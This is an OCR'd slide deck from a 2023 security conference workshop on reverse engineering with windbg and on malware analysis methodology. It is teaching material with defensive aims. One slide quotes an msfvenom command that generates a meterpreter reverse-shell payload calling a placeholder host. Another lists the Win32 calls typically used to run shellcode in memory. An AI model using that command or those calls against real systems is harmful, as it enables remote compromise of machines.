
Dynamic Analysis: windbg

- Find Address of **main** function in **binaryninja**
  → We get **0x401560**




Dynamic Analysis: windbg

- Break at **0x401560** and run the program, it stops at the start of **main**



Dynamic Analysis: windbg

- Break at **0x401560** and run the program, it stops at the start of **main**
- You can see its disassembly on the left side



Dynamic Analysis: windbg


- Step through some instructions until we call **__main** (generated by compiler, ignore it)

```
0:000> g
Breakpoint 0 hit
program+0x1560:
00000000`00401560 55              push    rbp
0:000> p
program+0x1561:
00000000`00401561 4889e5          mov     rbp,rsp
0:000> p
program+0x1564:
00000000`00401564 4883ec20        sub     rsp,20h
0:000> p
program+0x1568:
00000000`00401568 e8d3000000      call    program+0x1640 (00000000`00401640)
```

```
0:000>
```


Dynamic Analysis: windbg

- Use **pct** to step until the next function call (**puts**)




Dynamic Analysis: windbg

- View the CPU's Registers with **r**




Dynamic Analysis: windbg

- View the CPU's Registers with **r**
- **rcx** should be our first argument, and hold a pointer to our string to print



Dynamic Analysis: windbg

- Print a string at the address that was in rcx (**0x404000**)



Scan QR Code

Resource:

/Reverse Engineering/**dynamic**

- Exercise 1

Time for Exercises!

https://emu.team/perthsec

https://github.com/EmuExploit/socialware-workshops/tree/main/AISA PerthSEC Conference 2023

Dynamic Analysis: Exercise

- **main** function is our starting point
- Loops, calling a list of functions on RNG outputs
- Sets the nums array at idx to the RNG values

```
int64_t main()

__main()
setup()
srand(time(nullptr))
state = rand()
for (int32_t i = 0; i s<= 5; i = i + 1)
    int32_t rax_2 = lcg()
    (&funcs)[i](rax_2)
    *(&nums + (i << 2)) = rax_2
for (int32_t i_1 = 0; i_1 s<= 5; i_1 = i_1 + 1)
    printf(&_.rdata, *(&nums + (i_1 << 2)))
getchar()
return 0
```

Dynamic Analysis: Exercise

- We can fix the definitions:

```
void (* funcs[0x6])(int32_t x) =
{
    [0x0] = 0x0
    [0x1] = 0x0
    [0x2] = 0x0
    [0x3] = 0x0
    [0x4] = 0x0
    [0x5] = 0x0
}
int32_t nums[0x6] =
{
    [0x0] =  0x00000000
    [0x1] =  0x00000000
    [0x2] =  0x00000000
    [0x3] =  0x00000000
    [0x4] =  0x00000000
    [0x5] =  0x00000000
}
```


Dynamic Analysis: Exercise

- We can fix the function definitions: Much nicer :)

```
int64_t main()

__main()
setup()
srand(time(nullptr))
state = rand()
for (int32_t i = 0; i s<= 5; i = i + 1)
    int32_t rax_2 = lcg()
    funcs[i](rax_2)
    nums[i] = rax_2
for (int32_t i_1 = 0; i_1 s<= 5; i_1 = i_1 + 1)
    printf(&_.rdata, nums[i_1])
getchar()
return 0
```

Dynamic Analysis: Exercise

- Find the address of main



Dynamic Analysis: Exercise

- Break in windbg

```
0:000> lm
start             end                 module name
00000000`00400000 00000000`0044f000   program    (no symbols)
00007ffe`67b70000 00007ffe`67e66000   KERNELBASE   (deferred)
00007ffe`69650000 00007ffe`6970f000   KERNEL32   (deferred)
00007ffe`69a70000 00007ffe`69b0e000   msvcrt     (deferred)
00007ffe`6a190000 00007ffe`6a388000   ntdll      (pdb symbols)
0:000> bp 0x401660
```

Dynamic Analysis: Exercise

- Step to next function call with **pct**
  Until **call rdx**

```
0:000> pct
program+0x1668:
00000000`00401668 e863010000      call    program+0x17d0 (00000000`004017d0)
0:000> pct
program+0x166d:
00000000`0040166d e87cffffff      call    program+0x15ee (00000000`004015ee)
0:000> pct
program+0x1677:
00000000`00401677 e8e4feffff      call    program+0x1560 (00000000`00401560)
0:000> pct
program+0x167e:
00000000`0040167e e825160000      call    program+0x2ca8 (00000000`00402ca8)
0:000> pct
program+0x1683:
00000000`00401683 e830160000      call    program+0x2cb8 (00000000`00402cb8)
0:000> pct
program+0x169c:
00000000`0040169c e8defeffff      call    program+0x157f (00000000`0040157f)
0:000> pct
program+0x16ba:
00000000`004016ba ffd2            call    rdx {program+0x15ac (00000000`004015ac)}
```

Dynamic Analysis: Exercise

- Print register values with **r**

```
0:000> r
rax=00000000606044a1 rbx=0000000000000001 rcx=00000000606044a1
rdx=00000000004015ac rsi=0000000000000071 rdi=00000000009c1630
rip=00000000004016ba rsp=000000000064fdf0 rbp=000000000064fe20
 r8=0000000000000000  r9=000000000064fd68 r10=0000000000000011
r11=000000000064fc88 r12=0000000000000010 r13=00000000009c1570
r14=0000000000000000 r15=0000000000000000
iopl=0         ov up ei pl nz na pe cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000a03
program+0x16ba:
00000000`004016ba ffd2           call    rdx {program+0x15ac (00000000`004015ac)}
```

```
0:000>
```

Dynamic Analysis: Exercise

- Print register values with **r**

```
0:000> r
rax=00000000606044a1 rbx=0000000000000001 rcx=00000000606044a1
rdx=00000000004015ac rsi=0000000000000071 rdi=00000000009c1630
rip=00000000004016ba rsp=000000000064fdf0 rbp=000000000064fe20
 r8=0000000000000000  r9=000000000064fd68 r10=0000000000000011
r11=000000000064fc88 r12=0000000000000010 r13=00000000009c1570
r14=0000000000000000 r15=0000000000000000
iopl=0         ov up ei pl nz na pe cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000a03
program+0x16ba:
00000000`004016ba ffd2           call    rdx {program+0x15ac (00000000`004015ac)}
```

```
0:000>
```

We can see our argument in **rcx**!

Part 6

Malware Analysis Methodology

- Malware Analysis
- Analysis Methods

What is “malware”?

Malware is simply malicious software.

“any software **intentionally** designed to cause **disruption** to a computer, server, client, or computer network, **leak** private information, gain **unauthorized** access to **information** or systems, deprive access to information, or which **unknowingly interferes** with the user's **computer** security and privacy.”

(wikipedia.com)

Malware Analysis

- **Static, Dynamic - extends vastly in techniques, as complicated as developing malware itself**

Hello, how are you?

Malware Analysis

Generally Static or Dynamic

- **Utilise all known information about the source, destination, and binary/behaviour itself to create an understanding of its workings**

Malware is designed to maximise information loss (as discussed in reversing) to prevent detections, remediation and failure of operation.

***We can use the context of the system the malware is designed for to build an understanding of the goal of the malware.**

Static:

- **Source/Destination Information**
- **Binary Format and Metadata**
- **Reverse Engineering! (static)**

Dynamic:

- **System Behaviour on execution (sandboxed)**
- **Debugging and Dynamically Reversing!**

samples.vx-underground.org

Malware Analysis: Continued

Static	Dynamic
• strings.exe • File Headers • PE imports & exports (Windows) • Data Sections & Attributes • Filenames • File Location • Execution Parameters • Symbols • … • … • Reverse Engineering! (static)	• Monitoring Process • Process Creation • File Creation/Deleting/Modifying • Network Connections • Registry Activity (Windows) • System Behaviour • Debugging • Memory Dumping • … • … • Reverse Engineering! (dynamic)

We have plenty to do to analyse malware! - We want as much information as possible!


Malware Analysis: Continued

“Malware” Malicious Software, is software. Software functions via interaction with a system or other software/libraries.

Malware needs a system to execute, act, and persist.

- We need to understand the target system to understand malware

Understanding how software interacts with a system can allow us to build an understanding of the goal of malware



Microsoft Windows Malware

Malware Analysis: Why

We analyse malware for defensive purposes

- **Build Detections**
- **Response / Remediate Impact**
- **Prevent through building better security**
- **Intelligence**
- **Understand attackers**
- **Fun**
- **Author better malware**

Malware Analysis: Approach

Analysis should involve collecting as much information as possible, this usually involves static analysis first.

- Intelligence Information
- Binary/Metadata Information


Dynamic analysis often involves monitoring

- Monitoring Network
- System Activity

We can then begin reverse engineering, statically and dynamically to build a further and more in depth understanding of what the malware does.

This follows similar methodology to reverse engineering itself and depends upon the sample.

With this information we can then utilise it for purposes as previously mentioned.



Part 7

Malware Analysis
Via
Reverse Engineering

- How can Software be Malicious
- Reversing Malware

Reversing Malware: Disclaimer

Malware is infectious. Handling malware samples should be be taken with extreme caution.

- **Ensure protections are in place to prevent oopsies**

Do not run malware/code without knowing the source, or without a sandboxed environment that is monitored and disposable.

- **Have fun!**

https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-83r1.pdf

Reversing Malware: Easy as “strings”

Strings.exe is part of the “sysinternalssuite” by MSFT

- **Identifies Printable Strings inside files, including PEs**

First step to analysis.

Provides useful & usable information

that we can simply read


- **Identified Metasploit “meterpreter”**

  (common exploitation framework

  And payload generator via msfvenom)

- **strings will never stop being useful**

Meterpreter (signatured)



msfvenom -p windows/meterpreter/reverse_tcp LHOST=mal.ware LPORT=1337 -f exe > malware.exe

Microsoft Windows

Microsoft Windows is *the* most popular personal and commercial operating system, including its enterprise and home solutions/variants

- **This in tandem makes it the most popular system for malware development**

Compromising Windows machines in both home and enterprise environments can be extremely valuable to attackers.

Windows contains vulnerabilities itself, however the user aspect allows for easy compromise via Malware

- **The complexity of Windows creates a large attack surface**

Source: Unknown

The Windows API (Win32 API)


Windows contains multiple APIs (Application Programming Interface) used for both parts of the operating system itself and other applications to function.

- **The name Windows API collectively refers to several different platform implementations that are often referred to by their own names (Win32 API)**

This creates a way for software (code) to interact with the operating system. This is used in software development for Windows to create applications.

- **This functionality can be abused to write malicious software**

The Win32 API exposes useful functions and data structures for malware to perform malicious activities.



Printing

Win32 API: Examples

Example Win32 API Functions:

API Function:	Description:	Example:
MessageBoxW	Displays a modal dialog box	MessageBoxW(NULL, L"", L"", MB_OK);
VirtualAlloc	Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process.	VirtualAlloc(NULL, Size, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
CreateThread	Creates a thread to execute within the virtual address space of the calling process.	CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)Section, NULL, 0, &Thread);
WaitForSingleObject	Waits until the specified object is in the signaled state or the time-out interval elapses.	WaitForSingleObject(Handle, INFINITE);


Win32 API: Abuse

As the Win32 API interfaces with the operating system, it can perform actions on the system with malicious intent, simply on behalf of the user initiating a payload via various methods (usually document.pdf.exe)

- **These are actions aren't necessarily visibly to the user**

The Win32 API allows for reading/writing and executing memory, interacting with the Registry and access storage/files as well as using a systems network and hardware resources. The list is endless.

- **These types of functionality are somewhat essential for regular software operation, however with malicious intent can lead to compromise and persisting unknown intent.**



<u>System Goodies:</u>

- **System Resources**
- **Files / Data (creds, vpns, more.)**
- **Machine Access**
- **Environment Access**


Win32 API: Example Code

MessageBoxW() from the Win32 API

- **Creates a message Box**

  Parameters:

```c
#include <Windows.h>

int main() {
    MessageBoxW(NULL, L"GetMessageBox()", L"Win32 API", MB_OK);
    return 0;
}
```



https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messageboxw

Win32 API: MSDN

BOOKMARK THIS PAGE !

https://learn.microsoft.com/en-us/windows/

Reversing Malware


Reversing Malware is no different from how we reversed statically and dynamically in the reverse engineering portion, only now we have the knowledge of how functionality can be abused and attempt to understand the techniques implemented for malicious activity.

- **Goals of attackers vary however have common themes**

Identifying the goals and building the understanding of how malware attempts to achieve this is reversing the malware

- **This ties back into our "why" of reversing malware**

Strings -> Usage of API calls -> continues...



Identify Attacker & Infrastructure:
>Post it on Twitter

Scan QR Code

Resource:

/Malware Analysis/**intro**

- boop.exe

Let's take a look!

https://emu.team/perthsec

